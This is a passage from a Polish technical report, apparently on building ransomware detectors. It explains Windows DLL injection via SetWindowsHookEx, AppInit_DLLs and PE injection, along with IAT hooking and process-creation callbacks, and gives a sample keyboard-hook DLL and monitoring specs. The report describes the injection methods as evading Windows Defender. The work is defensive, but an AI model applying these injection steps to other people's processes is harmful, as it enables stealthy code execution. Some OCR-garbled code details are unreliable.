Funkcja *SetWindowsHookEx* umożliwia m.in. „przesłonięcie” wywołania wybranej funkcji z dowolnej biblioteki DLL. Możliwe jest tworzenie API Hook’ów lokalnych (w odniesieniu do pojedynczego procesu), jak również globalnych (działających dla wszystkich procesów działających w systemie). Zgodnie z opisem funkcji *SetWindowsHookEx* w oficjalnej dokumentacji Microsoft, przyjmuje ona następujące argumenty:

[117] *SetWindowsHookEx*, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-setwindowshookexa, (dostęp 03.2023)


- idHook – typ tworzonego hook'a.
- lpfn – wskaźnik na funkcję, która zostanie wywołana po aktywacji hook'a
- hmod – wskaźnik do załadowanej wcześniej biblioteki DLL, która zawiera kod funkcji określonej w wartości argumentu lpfn.
- dwThreadId – identyfikator wątku, w ramach którego tworzymy hook. Dla hook'ów globalnych ustawiamy 0.

W wyniku poprawnego wywołania funkcja *SetWindowsHookEx* zwraca wskaźnik do funkcji, która zostanie wywołana po aktywacji hook'a.

Opisana metoda *DLL injection* do działania potrzebuje:

- Programu, który wywoła funkcję *SetWindowsHookEx*.
- Biblioteki DLL, która zostanie wstrzyknięta. Biblioteka powinna eksportować co najmniej jedną funkcję.
- Działający w systemie proces, do którego wstrzyknięta zostanie biblioteka DLL.

Poniższy rysunek pokazuje główne kroki przeprowadzanego ataku typu *DLL injection*.



Rysunek 27. Główne kroki wstrzykiwania kodu biblioteki DLL z wykorzystaniem funkcji SetWindowsHookEx
(źródło: https://resources.infosecinstitute.com/topic/using-setwindowshookex-for-dll-injection-on-windows/)

Główne kroki metody:

- Załadowanie do pamięci programu wstrzykującego do procesu bibliotekę DLL – wywołanie funkcji API *LoadLibraryA*.
- Pobranie adresu funkcji ze wstrzykiwanej biblioteki DLL – wywołanie funkcji API *GetProcAddress*.
- Wywołanie funkcji *SetWindowsHookEx* i utworzenie API Hook'a globalnego, wskazującego na funkcję ze wstrzykiwanej biblioteki DLL.

```
#include "stdafx.h"
#include <stdio.h>
#include <windows.h>

INT APIENTRY DllMain(HMODULE hDLL, DWORD Reason, LPVOID Reserved) {
        FILE *file;
        fopen_s(file, "C:/temp.txt", "a+");

        switch(Reason) {
                case DLL_PROCESS_ATTACH:
                fprintf(file, "DLL attach function called.n");
                break;
        case DLL_PROCESS_DETACH:
                fprintf(file, "DLL detach function called.n");
                break;
        case DLL_THREAD_ATTACH:
                fprintf(file, "DLL thread attach function called.n");
                break;
```

```
        case DLL_THREAD_DETACH:
                fprintf(file, "DLL thread detach function called.n");
                break;
        }

        fclose(file);

        return TRUE;
}

extern "C" __declspec(dllexport) int meconnect(int code, WPARAM wParam, LPARAM lParam) {
        FILE *file;
        fopen_s(&file, "C:function.txt", "a+");

        fprintf(file, "Function keyboard_hook called.n");
        fclose(file);

        return(CallNextHookEx(NULL, code, wParam, lParam));
}
```


Kod źródłowy 15. Przykładowy kod w języku C++ wstrzykiwanej biblioteki DLL (źródło: https://resources.infosecinstitute.com/topic/using-createremotethread-for-dll-injection-on-windows/)

Funkcja *DllMain* zostanie automatycznie wywołana po poprawnym załadowaniu kodu biblioteki DLL do przestrzeni adresowej atakowanego procesu. Dzięki temu możliwe jest wykonanie własnego kodu w kontekście procesu, do którego biblioteka DLL została wstrzyknięta. Wstrzyknięta funkcja *meconnect* wykorzystana zostanie w wywołaniu funkcji *SetWindowsHookEx* oraz wywoływana zostanie w momencie aktywacji utworzonego hook'a.

Przeprowadzone testy opisanej powyżej metody pokazały, że aby możliwe było wstrzykiwanie kodu biblioteki DLL do procesów stworzonych przez innych użytkowników (np. system), należy dodatkowo dodać ustawienie flagi *Debug Priviledge*[118].

Poniższy zrzut ekranu prezentuje wynik wstrzyknięcia kodu biblioteki DLL do procesu *Total Commander x64*. Wstrzykiwana biblioteka nazywała się *dllinject.dll*. W programie *Process Explorer* widać, że wstrzykiwanie było pomyślne – do wybranego procesu załadowana została biblioteka *dllinject.dll*. Dodatkowo, odpowiednie wpisy zostały dodane do pliku temp.txt. Utworzony hook był wywoływany przy każdym kliknięciu klawiatury – wyniki działania widać w plikach z logami.

[118] Debug Priviledge, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debug-privilege, (dostęp 03.2023)



Rysunek 28. Pliki z logami oraz program Process Explorer prezentujący informacje o załadowanych przez proces Total Commander x64 bibliotekach DLL. Wśród nich widać wstrzykniętą bibliotekę dllinject.dll.

Widzimy zatem, że korzystając z zaprezentowanej oraz przetestowanej metody wstrzykiwania kodu biblioteki DLL, można z powodzeniem wstrzykiwać oraz wykonywać dowolny kod w ramach procesów uruchomionych w systemie Windows.

Główne zalety zaprezentowanej metody to:

- Łatwość implementacji oraz wstrzykiwania kodu.
- Możliwe natychmiastowe uruchomienia kodu – kod zostaje uruchomiony od razu po poprawnym wstrzyknięciu biblioteki DLL.
- Możliwe uruchomienie kodu z opóźnieniem – dopiero po aktywacji ustawionego hook'a.
- Możliwość wstrzykiwania kodu do wskazanych procesów oraz globalnie – do wszystkich procesów uruchomionych w systemie.

Główne wady zaprezentowanej metody to:

- Wymaga osobnego program do obsługi procesu wstrzykiwania kodu oraz dedykowanej biblioteki DLL, której kod zostanie wstrzyknięty do atakowanego procesu.
- Używane funkcje, opisane powyżej w krokach metody, mogą podlegać dodatkowemu monitorowaniu np. przez program antywirusowe.


IX.3.3 Wstrzykiwanie DLL z wykorzystaniem *AppInit_DLLs*

Metoda wstrzykiwania bibliotek DLL z wykorzystaniem *AppInit_DLLs*[119] korzysta ze standardowych mechanizmów systemu Windows. W związku z tym działa w najnowszych wersjach (na moment pisania opracowania) systemu Windows 10 przy włączonej standardowej ochronie przed złośliwym oprogramowaniem, czyli przy włączonym mechanizmie Windows Defender.

Metoda ta wykorzystuje wpisy konfiguracyjne *AppInit_DLLs* oraz *LoadAppInit_DLLs* zlokalizowane w rejestrze systemu Windows pod ścieżką *HKEY_LOCAL_MACHINE**Software**Microsoft'Windows**NTCurrentVersion**Windows*. Klucz *AppInit_DLLs* zawiera listę bibliotek DLL, które zostaną załadowane do przestrzeni adresowej procesu uruchamianego w systemie Windows. Biblioteki te ładowane są z wykorzystaniem opisanej wcześniej funkcji *LoadLibraryA* w ramach kodu funkcji *DllMain*, który zostanie wykonany po załadowaniu do procesu biblioteki systemowej *user32.dll*. W związku z tym metoda ta jest skuteczna tylko w odniesieniu do procesów, które korzystają z biblioteki *user32.dll*. Jeżeli proces nie korzysta ani nie ładuje tej biblioteki, biblioteki określone w kluczu *AppInit_DLLs* nie zostaną załadowane do przestrzeni adresowej procesu. Dla powodzenia opisywanej metody wstrzykiwania kodu niezwykle istotna jest również wartość klucza *LoadAppInit_DLLs*. Jest to flaga określająca, czy biblioteki określone jak wartość klucza *AppInit_DLLs* zostaną automatycznie załadowane podczas wywołania funkcji *DllMain* biblioteki *user32.dll*. Jeżeli ustawiona jest wartość *1* to biblioteki zostaną załadowane. Jeżeli ustawiona jest wartość *0* to biblioteki nie zostaną załadowane.

Poniższy zrzut ekranu prezentuje wynik wstrzyknięcia kodu biblioteki DLL do procesu *Total Commander x64*. Wstrzykiwana biblioteka nazywała się *dllinject.dll*. W programie *Process Explore*r widać, że wstrzyknięcie było pomyślne – do wybranego procesu załadowana została biblioteka *dllinject.dll*.

[119] AppInit DLLs and Secure Boot, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/dlls/secure-boot-and-appinit-dlls, (dostęp 03.2023)



Rysunek 29. Zawartość rejestru oraz Process Explorer prezentujący informacje o załadowanych przez proces Total Commander x64 bibliotekach DLL. Wśród nich widać wstrzykniętą bibliotekę dllinject.dll.

Główne zalety zaprezentowanej metody to:

- Łatwość implementacji – wystarczy ustawić odpowiednie wpisy w rejestrze.
- Działa automatycznie dla nowych procesów uruchamianych w systemie Windows.
- Natychmiastowe uruchomienia kodu – kod z funkcji *DllMain* zostaje uruchomiony od razu po poprawnym wstrzyknięciu biblioteki DLL.

Główne wady zaprezentowanej metody to:

- Skuteczna tylko dla procesów, które korzystają z biblioteki *user32.dll*.
- Używane klucze rejestru Windows mogą podlegać dodatkowemu monitorowaniu oraz analizie np. przez programy antywirusowe.

IX.3.4 Portable Executable Injection

Wstrzykiwanie własnego kodu metodą *Portable Execution Injection*, na chwilę obecną, jest skuteczną techniką z rodziny *process injection*. Opisywana metoda działa w aktualnych (w momencie pisania pracy) wersjach systemu Windows 10 przy włączonej standardowej ochronie przed złośliwym oprogramowaniem, czyli przy włączonym mechanizmie Windows Defender.

Główne kroki metody:

- Pobranie wartości *sizeOfImage* z danych informacyjnych procesu[120], który będziemy wstrzykiwać.
- Przydział *sizeOfImage* bajtów w pamięci procesu, który będziemy wstrzykiwać.
- Skopiowanie kodu procesu do utworzonego bufora pamięci.
- Przydział sizeOfImage bajtów w pamięci procesu, do którego będziemy wstrzykiwać kod.
- Obliczenie różnicy pomiędzy adresami utworzonych buforów pamięci.
- Relokacja nagłówka PE z pierwszego bufora do drugiego bufora (procesu, do którego kod wstrzykujemy).
- Wywołanie funkcji *WriteProcessMemory*[121] i zapisanie danych w pamięci procesu, do którego wstrzykujemy kod.
- Utworzenie nowego wątku w procesie, do którego wstrzykujemy kod – wywołanie funkcji *CreateRemoteThread* ze wskazaniem na funkcję ze skopiowanego kodu.

IX.4 Modyfikacja wpisów w tabeli adresów importowanych funkcji IAT

Tabela z adresami importowanych funkcji (Import Address Table, IAT)[122] stanowi część formatu PE (Portable Executable)[123]. Format ten opisuje strukturę oraz zawartość plików wykonywalnych (exe) systemu operacyjnego Windows.


Zawartość tabeli IAT jest kluczowa z punktu widzenia poprawności działania danego programu. W tabeli tej zapisane są informacje m.in. o:

- Dynamicznych bibliotek DLL, z których będzie program korzystał.
- Nazwach funkcji pochodzących z bibliotek DLL, z których będzie program korzystał.
- Adresach funkcji pochodzących z bibliotek DLL, z których będzie program korzystał.

Na potrzeby wskaźników monitorujących wywołania funkcji API, niezbędna będzie modyfikacja zawartości tablicy IAT analizowanego procesu. W tym celu, na samym początku

[120] PSS_VA_SPACE_ENTRY, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/processsnapshot/ns-processsnapshot-pss_va_space_entry, (dostęp 03.2023)
[121] WriteProcessMemory, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory, (dostęp 03.2023)
[122] Import Address Table, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/debug/pe-format#import-address-table, (dostęp 03.2023)
[123] PE Format, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows/win32/debug/pe-format, (dostęp 03.2023)

działania, wskaźnik monitorujący będzie musiał zmienić adres analizowanej funkcji API zapisany w tabeli IAT na adres własnej funkcji, zgodnej co do deklaracji z przesłanianą funkcją API. Dzięki temu analizowany proces, zamiast oryginalnej funkcji API, nieświadomie, wywoływał będzie funkcję obsługiwaną przez wskaźnik. Wskaźnik będzie mógł m.in. przeanalizować dane wywołania, zebrać statystyki ilościowe, zebrać statystyki czasowe. Dodatkowo, funkcja wskaźnik będzie mogła przekazać sterowanie do oryginalnej funkcji API, a następnie zwrócić jej wynik do analizowanego procesu. Alternatywnie, wskaźnik będzie mógł przerwać wywołanie i nie przekazywać sterowania do oryginalnej funkcji API.



Rysunek 30. Wywołanie funkcji MessageBoxA w przypadku niezmienionej (Unhooked) i zmienionej (Hooked) zawartości tabeli IAT
(źródło: https://www.ired.team/offensive-security/code-injection-process-injection/import-adress-table-iat-hooking)

IX.5 Wykrywanie powstania nowego procesu w systemie Windows

Wykrywanie faktu utworzenia w systemie Windows nowego procesu jest niezwykle istotne z punktu widzenia skuteczności działania wskaźników detekcji. Wskaźniki wykorzystania API muszą monitorować procesy od samego początku ich istnienia. Tylko wtedy możliwe będzie ograniczenia strat, jakie spowoduje atak ransomware.

Mechanizm wykrywający powstanie nowego procesu wykorzystywał będzie funkcjonalność wywołań zwrotnych (callback) po zajściu określonego zdarzenia w systemie Windows - *PsSetCreateProcessNotifyRoutine*[124].

Wywołując funkcję *PsSetCreateProcessNotifyRoutine*, z poziomu sterownika lub filtra sterownika systemu Windows, można zarejestrować funkcję, która zostanie wywołana przez system operacyjny za każdym razem, gdy zostanie utworzony nowy proces oraz za każdym razem, gdy proces zostanie zatrzymany.

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
  [in] PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
  [in] BOOLEAN                        Remove
);
```

Kod źródłowy 16. Deklaracja funkcji PsSetCreateProcessNotifyRoutine

Funkcja, która zostanie wywołana, musi być zgodna co do deklaracji z funkcją *PCREATE_PROCESS_NOTIFY_ROUTINE*[125].

```
PCREATE_PROCESS_NOTIFY_ROUTINE PcreateProcessNotifyRoutine;

void PcreateProcessNotifyRoutine(
  [in] HANDLE ParentId,
  [in] HANDLE ProcessId,
  [in] BOOLEAN Create
)
```

Kod źródłowy 17. Deklaracja funkcji PCREATE_PROCESS_NOTIFY_ROUTINE

Poniżej przedstawiony został przykładowy kod źródłowy, który tworzy i rejestruje w systemie Windows funkcję, wywoływaną za każdym razem podczas tworzenia oraz zatrzymywania procesów.

```
// funkcja wywolywana podczas tworzenie lub zatrzymywania procesu w systemie Windows
void callbackCreateDeleteProces(HANDLE parent_pid, HANDLE pid, BOOLEAN create)
{
    if (create)
    {
        // proces o identyfikatorze pid zostal utworzony
    }
    else
    {
        // proces o identyfikatorze pid zostal zatrzymany
    }
}

// rejestrujemy w systemie nasz callback - callbackCreateDeleteProces
PsSetCreateProcessNotifyRoutine(callbackCreateDeleteProces, FALSE);
```

Kod źródłowy 18. Przykładowy kod pokazujący zastosowanie funkcji PsSetCreateProcessNotifyRoutine

[124] PsSetCreateProcessNotifyRoutine, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-pssetcreateprocessnotifyroutine, (dostęp 03.2023)
[125] PCREATE_PROCESS_NOTIFY_ROUTINE, Windows App Development, Microsoft, https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nc-ntddk-pcreate_process_notify_routine, (dostęp 03.2023)

IX.6 Specyfikacja techniczna wskaźników

IX.6.1 Wskaźnik wykorzystania API kryptograficznego

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika wykorzystania API kryptograficznego.

<table>
<tr><th>Nazwa</th><th>Wartość</th></tr>
<tr><td>Nazwa wskaźnika</td><td>Wskaźnik wykorzystania API kryptograficznego</td></tr>
<tr><td>Nazwa projektu</td><td>Indicator/CryptoAPIUsage</td></tr>
<tr><td>Język implementacji</td><td>Do implementacji należy użyć języka programowania:
Assembler
C
C++</td></tr>
<tr><td>Mechanizmy implementacji</td><td>W ramach implementacji wskaźnika należy wykorzystać:
Mechanizm tworzenia API hook’ów systemowych
Mechanizm zmian wpisów w tablicy IAT monitorowanych procesów.
Mechanizmy typu DLL injection.
Mechanizm wykrywający powstanie nowego procesu w systemie.</td></tr>
<tr><td>Monitorowane procesy</td><td>Wskaźnik monitorował będzie wszystkie nowo uruchomione procesy w systemie Windows - działanie automatyczne.
Wskaźnik będzie monitorował wskazane procesy - działanie na żądanie (on-demand).</td></tr>
<tr><td>Sposób działania</td><td>Wskaźnik, korzystając ze wskazanych mechanizmów implementacji, rejestrował będzie aktywność procesu we wskazanych obszarach API. Rejestracji podlegać będzie liczba wywołań danej funkcji API. Dodatkowo, należy uwzględnić zależności czasowe między kolejnymi wywołaniami. W związku z tym, dla każdej monitorowanej funkcji API wskaźnik obliczał będzie co najmniej:
Sumaryczną liczbę wywołań przez proces.
Średnią liczbę wywołań przez proces w ciągu sekundy.
Średnią liczbę wywołań przez proces w ciągu minuty.
Sumaryczną liczbę wywołań.
Średnią liczbę wywołań w ciągu sekundy.
Średnią liczbę wywołań w ciągu minuty.</td></tr>
<tr><td>Funkcje API podlegające monitorowaniu:</td><td>
<table>
<tr><th>Nazwa funkcji</th><th>Biblioteka</th><th>Znaczenie biznesowe</th></tr>
<tr><td>CryptAcquireContextW</td><td>ADVAPI32</td><td>Funkcja do tworzenia kontekstu kryptograficznego.</td></tr>
</table>
</td></tr>
</table>

<table>
<tr><td></td><td>
<table>
<tr><td>CryptDestroyKey</td><td>ADVAPI32</td><td>Funkcja do niszczenia (usuwania z pamięci) utworzonych wcześniej kluczy kryptograficznych.</td></tr>
<tr><td>CryptDuplicateKey</td><td>ADVAPI32</td><td>Funkcja do tworzenia kopii kluczy kryptograficznych.</td></tr>
<tr><td>CryptEncrypt</td><td>ADVAPI32</td><td>Funkcja do szyfrowania danych.</td></tr>
<tr><td>CryptExportKey</td><td>ADVAPI32</td><td>Funkcja do eksportu kluczy kryptograficznych – tworzy binarne dane, zawierające dane oraz metadane klucza.</td></tr>
<tr><td>CryptGenKey</td><td>ADVAPI32</td><td>Funkcja do generowania nowych kluczy kryptograficznych.</td></tr>
<tr><td>CryptImportKey</td><td>ADVAPI32</td><td>Funkcja do importowania kluczy kryptograficznych.
Importowane są dane binarne utworzone wcześniej z wykorzystaniem funkcjie CryptExportKey.</td></tr>
<tr><td>CryptReleaseContext</td><td>ADVAPI32</td><td>Funkcja zwalnia (usuwa z pamięci) kontekst krypotgraficzny.</td></tr>
<tr><td>CryptSetKeyParam</td><td>ADVAPI32</td><td>Funkcja umożliwia ustawienie parametrów wykorzystywanego mechanizmu kryptograficznego.</td></tr>
</table>
</td></tr>
<tr><td>Sposób komunikacji</td><td>Wskaźnik będzie komunikował się z:
Innymi wskaźnikami pracującymi w systemie.
Mechanizmem monitorowania.</td></tr>
<tr><td>Dane wysyłane do innych wskaźników</td><td>Wskaźnik wysyłał będzie do innych wskaźników:
Dane identyfikacyjne.
Dane typu heartbeat – wysyłane w regularnych odstępach czasowych.
Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej.</td></tr>
</table>

	• Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Dane wysyłane do mechanizmu monitorowania	Wskaźnik wysyłał będzie do innych wskaźników: • Dane identyfikacyjne. • Dane typu heartbeat – wysyłane w regularnych odstępach czasowych. • Dane ostrzegawcze – jeżeli odczyty wskaźnika przekroczą poziom ostrzegawczy lub poziom weryfikacji negatywnej. • Dane ostrzegawcze związane z innymi wskaźnikami – np. informacje, gdy inny zarejestrowany w systemie wskaźnik przestanie wysyłać poprawne dane typu heartbeat.
Poziom weryfikacji pozytywnej	• Proces korzysta rzadko z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań nie przekracza poziomu ostrzegawczego. • Zależności czasowe pomiędzy wywołaniami nie przekraczają poziomu ostrzegawczego.
Poziom weryfikacji negatywnej	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom weryfikacji negatywnej. • Zależności czasowe pomiędzy wywołaniami przekraczają poziom weryfikacji negatywnej.
Poziom ostrzegawczy	• Proces korzysta często z wymienionych powyżej funkcji. • Sumaryczna liczba wywołań przekracza poziom ostrzegawczy. • Zależności czasowe pomiędzy wywołaniami przekraczają poziom ostrzegawczy.
Parametry konfiguracyjne wskaźnika	• Identyfikator. • Wartości dla poziomu weryfikacji pozytywnej. • Wartości dla poziomu weryfikacji negatywnej. • Wartości dla poziomu ostrzegawczego. • Wartości związane z heartbeat. • Wartości związane z mechanizmem komunikacji między wskaźnikami. • Wartości związane z mechanizmem komunikacji z mechanizmem monitorującym.

IX.6.2 Wskaźnik wykorzystania API plikowego

Poniższa tabela prezentuje podstawową specyfikację techniczną wskaźnika wykorzystania API plikowego.

<table>
<tr><th>Nazwa</th><th>Wartość</th></tr>
<tr><td>Nazwa wskaźnika</td><td>Wskaźnik wykorzystania API plikowego</td></tr>
<tr><td>Nazwa projektu</td><td>Indicator/FileAPIUsage</td></tr>
<tr><td>Język implementacji</td><td>Do implementacji należy użyć języka programowania:
Assembler
C
C++</td></tr>
<tr><td>Mechanizmy implementacji</td><td>W ramach implementacji wskaźnika należy wykorzystać:
Mechanizm tworzenia API hook’ów systemowych
Mechanizm zmian wpisów w tablicy IAT monitorowanych procesów.
Mechanizmy typu DLL injection.
Mechanizm wykrywający powstanie nowego procesu w systemie.</td></tr>
<tr><td>Monitorowane procesy</td><td>Wskaźnik monitorował będzie wszystkie nowo uruchomione procesy w systemie Windows - działanie automatyczne.
Wskaźnik będzie monitorował wskazane procesy - działanie na żądanie (on-demand).</td></tr>
<tr><td>Sposób działania</td><td>Wskaźnik, korzystając ze wskazanych mechanizmów implementacji, rejestrował będzie aktywność procesu we wskazanych obszarach API. Rejestracji podlegać będzie liczba wywołań danej funkcji API. Dodatkowo, należy uwzględnić zależności czasowe między kolejnymi wywołaniami. W związku z tym, dla każdej monitorowanej funkcji API wskaźnik obliczał będzie co najmniej:
Sumaryczną liczbę wywołań przez proces.
Średnią liczbę wywołań przez proces w ciągu sekundy.
Średnią liczbę wywołań przez proces w ciągu minuty.
Sumaryczną liczbę wywołań.
Średnią liczbę wywołań w ciągu sekundy.
Średnią liczbę wywołań w ciągu minuty.</td></tr>
<tr><td>Funkcje API podlegające monitorowaniu:</td><td>
<table>
